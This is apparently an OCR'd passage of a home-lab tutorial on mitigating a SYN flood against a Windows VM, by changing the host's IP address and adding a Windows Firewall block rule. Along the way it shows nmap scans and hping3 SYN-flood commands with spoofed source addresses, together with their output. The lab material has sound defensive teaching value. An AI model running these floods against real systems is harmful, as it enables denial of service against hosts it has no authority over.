
Set up a new connection or network
Set up a wireless, broadband, dial-up, ad hoc, or VPN connection; or set up a router or access point.

Connect to a network
Connect or reconnect to a wireless, wired, dial-up, or VPN network connection.

Choose homegroup and sharing options
Access files and printers located on other network computers, or change sharing settings.

Troubleshoot problems
Diagnose and repair network problems, or get troubleshooting information.





You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 1 . 2 . 3 . 4

Subnet mask: 255 . 0 . 0 . 0

Default gateway: 1 . 2 . 3 . 1

○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: 3 . 3 . 3 . 4

Alternate DNS server: 3 . 3 . 3 . 5


□ Validate settings upon exit

IP address has changed:




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\zoom>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5d1:8d21:6481:1d0d%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\zoom>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5d1:8d21:6481:1d0d%11
   IPv4 Address. . . . . . . . . . . : 1.2.3.4
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 1.2.3.1

Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\zoom>
```

Now when the attacker tries to attack with the IP address available to them:




```
        TX packets 5652275  bytes 226091356 (215.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0044s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
554/tcp open  rtsp
MAC Address: 08:00:27:0F:D4:8A (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 7.86 seconds
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
3152761 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```




Resource Monitor
File Monitor Help
Overview CPU Memory Disk Network
CPU 0% CPU U... 100% Max...
Disk 0 KB/sec ... 2% Highe...
Network 1 Kbps Ne... 0% Netwo...
Memory 0 Hard Fa... 16% Used...
Views
CPU 100%
60 Seconds 0%
Disk 100 KB/sec
0
Network 10 Kbps
0
Memory 100 Hard Faults/sec

Image	PID	Descr...	Status
System Interrupts	-	Defe...	Run...
perfmon.exe	3044	Reso...	Run...
svchost.exe (LocalS...	816	Host ...	Run...
csrss.exe	388	Clien...	Run...
svchost.exe (LocalS...	1152	Host ...	Run...
conhost.exe	2080	Cons...	Run...
svchost.exe (LocalS...	1236	Host ...	Run...
lsass.exe	484	Local...	Run...

Even if the attacker obtains the new IP address, the attack will be unsuccessful as the packets will be going to a blank IP address:



```
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
3152761 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
6104653 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ sudo nmap -p1-1000 80 1.2.3.4
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:34 EDT
Nmap scan report for 1.2.3.4
Host is up (0.024s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
554/tcp open  rtsp

Nmap done: 2 IP addresses (1 host up) scanned in 7.70 seconds
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 1.2.3.4 -p 21 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```




Resource Monitor
File Monitor Help
Overview CPU Memory Disk Network
CPU 0% CPU U... 100% Max...
Disk 0 KB/sec ... 1% Highe...
Network 0 Kbps Ne... 0% Netwo...
Memory 0 Hard Fa... 16% Used...
Views
CPU 100%
60 Seconds 0%
Disk 100 KB/sec
0
Network 10 Kbps
0
Memory 100 Hard Faults/sec

Image	PID	Descr...	Status
perfmon.exe	3044	Reso...	Run...
System Interrupts	-	Defe...	Run...
explorer.exe	1820	Win...	Run...
svchost.exe (LocalS...	1152	Host ...	Run...
csrss.exe	388	Clien...	Run...
svchost.exe (LocalS...	816	Host ...	Run...
lsass.exe	484	Local...	Run...
conhost.exe	2080	Cons...	Run...

CPU usage is much less in both cases than when then attack was successful.

Method 3: Blocking attacker’s IP address

Finding attacker’s IP address using Wireshark




Capturing from Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
82692	37.464555	10.0.2.5	10.0.2.6	TCP	60	135 → 20643 [RST, ACK]
82693	37.464555	10.0.2.5	10.0.2.6	TCP	60	135 → 20644 [RST, ACK]
82694	37.464745	10.0.2.5	10.0.2.6	TCP	60	135 → 20645 [RST, ACK]
82695	37.464745	10.0.2.5	10.0.2.6	TCP	60	135 → 20646 [RST, ACK]
82696	37.464865	10.0.2.5	10.0.2.6	TCP	60	135 → 20647 [RST, ACK]
82697	37.464865	10.0.2.5	10.0.2.6	TCP	60	135 → 20648 [RST, ACK]
82698	37.465054	10.0.2.5	10.0.2.6	TCP	60	135 → 20649 [RST, ACK]

```
▷ Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface \Device\NPF_{0CBD4A
▷ Ethernet II, Src: PcsCompu_0f:d4:8a (08:00:27:0f:d4:8a), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
▷ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 85.119.83.153
▷ Transmission Control Protocol, Src Port: 49182, Dst Port: 1198, Seq: 0, Len: 0
```

```
0000  52 54 00 12 35 00 08 00  27 0f d4 8a 08 00 45 00   RT··5···  '·····E·
0010  00 30 03 c8 40 00 80 06  00 00 0a 00 02 06 55 77   ·0··@···  ······Uw
0020  53 99 c0 1e 04 ae 4c 29  b2 5e 00 00 00 00 70 02   S·····L)  ·^····p·
0030  20 00 b5 38 00 00 02 04  05 b4 01 01 04 02          ··8····  ······
```

Configuring the firewall details to block attacker's IP:


Control Panel ▸ System and Security ▸ — Search Control Panel

- Control Panel Home
- System and Security
- Network and Internet
- Hardware and Sound
- Programs
- User Accounts and Family Safety
- Appearance and Personalization
- Clock, Language, and Region
- Ease of Access

Action Center
Review your computer's status and resolve issues | Change User Account Control settings | Troubleshoot common computer probl
Restore your computer to an earlier time


Windows Firewall
Check fi... | ...gh Windows Firewall

Windows Firewall
Set firewall security options to help protect your computer from hackers and malicious software.

System
View am... | ...heck the Windows Experience Index
Allow ... computer | Device Manager

Windows Update
Turn automatic updating on or off | Check for updates | View installed updates

Power Options


Control Panel ▸ System and Security ▸ Windows Firewall — Searc

- Control Panel Home
- Allow a program or feature through Windows Firewall
- Change notification settings
- Turn Windows Firewall on or off
- Restore defaults
- Advanced settings
- Troubleshoot my network

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software fr through the Internet or a network.


How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks

Networks at home or work where you know and trust the people a

Windows Firewall state: On


Windows Firewall with Advanced Security


le Action View Help

- Windows Firewall with Advance
- Inbound Rules
- Outbound Rules
- Connection Security Rules
- Monitoring

Inbound Rules

Name	Group
bll	
blocksource	
synfloodblock	
winbox64.exe	
winbox64.exe	
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...
BranchCache Hosted Cache Server (HTT...	BranchCache - Hosted Cach...
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...
Connect to a Network Projector (TCP-In)	Connect to a Network Proje...
Connect to a Network Projector (TCP-In)	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...

Actions
- Inbound Rules
- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help


New Inbound Rule Wizard

Rule Type

Select the type of firewall rule to create.

Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

What type of rule would you like to create?

○ Program
Rule that controls connections for a program.


○ Port
Rule that controls connections for a TCP or UDP port.

○ Predefined:
BranchCache - Content Retrieval (Uses HTTP)
Rule that controls connections for a Windows experience.

● Custom
Custom rule.

Learn more about rule types

< Back | Next > | Cancel


New Inbound Rule Wizard

Scope

Specify the local and remote IP addresses to which this rule applies.

Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

IP Address

Specify the IP addresses to match:

● This IP address or subnet:
10.0.2.5


Examples: 192.168.0.12
192.168.1.0/24
2002:9d3b:1a31:4:208:74ff:fe39:6c43
2002:9d3b:1a31:4:208:74ff:fe39:0/112

○ This IP address range:
From:
To:

Learn more about specifying IP addresses

OK | Cancel

Add... | Edit... | Remove | Customize... | Add... | Edit... | Remove


New Inbound Rule Wizard

Action

Specify the action to be taken when a connection matches the conditions specified in the rule.


Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

What action should be taken when a connection matches the specified conditions?

○ Allow the connection
This includes connections that are protected with IPsec as well as those are not.

○ Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...

● Block the connection


New Inbound Rule Wizard

Profile

Specify the profiles for which this rule applies.

Steps:
- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name


When does this rule apply?

☑ Domain
Applies when a computer is connected to its corporate domain.

☑ Private
Applies when a computer is connected to a private network location.


☑ Public
Applies when a computer is connected to a public network location.

We have created a new rule that blocks this IP:


Inbound Rules


Name	Group
blocksource	
winbox64.exe	
winbox64.exe	
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...
BranchCache Hosted Cache Server (HTT...	BranchCache - Hosted Cach...
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...
Connect to a Network Projector (TCP-In)	Connect to a Network Proje...
Connect to a Network Projector (TCP-In)	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD-In)	Connect to a Network Proje...
Core Networking - Destination Unreacha...	Core Networking
Core Networking - Destination Unreacha...	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Internet Group Mana...	Core Networking
Core Networking - IPHTTPS (TCP-In)	Core Networking
Core Networking - IPv6 (IPv6-In)	Core Networking

Restoring host IP address to original:



```
Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\zoom>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5d1:8d21:6481:1d0d%11
   IPv4 Address. . . . . . . . . . . : 1.2.3.4
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 1.2.3.1

Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\zoom>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5d1:8d21:6481:1d0d%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
```

Performing the attack:



```
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
79912 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
3434877 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:45 EDT
Nmap done: 2 IP addresses (0 hosts up) scanned in 3.66 seconds
(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:45 EDT

(base) kali@kali:~$ ^C
(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:45 EDT
Nmap done: 2 IP addresses (0 hosts up) scanned in 4.54 seconds
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

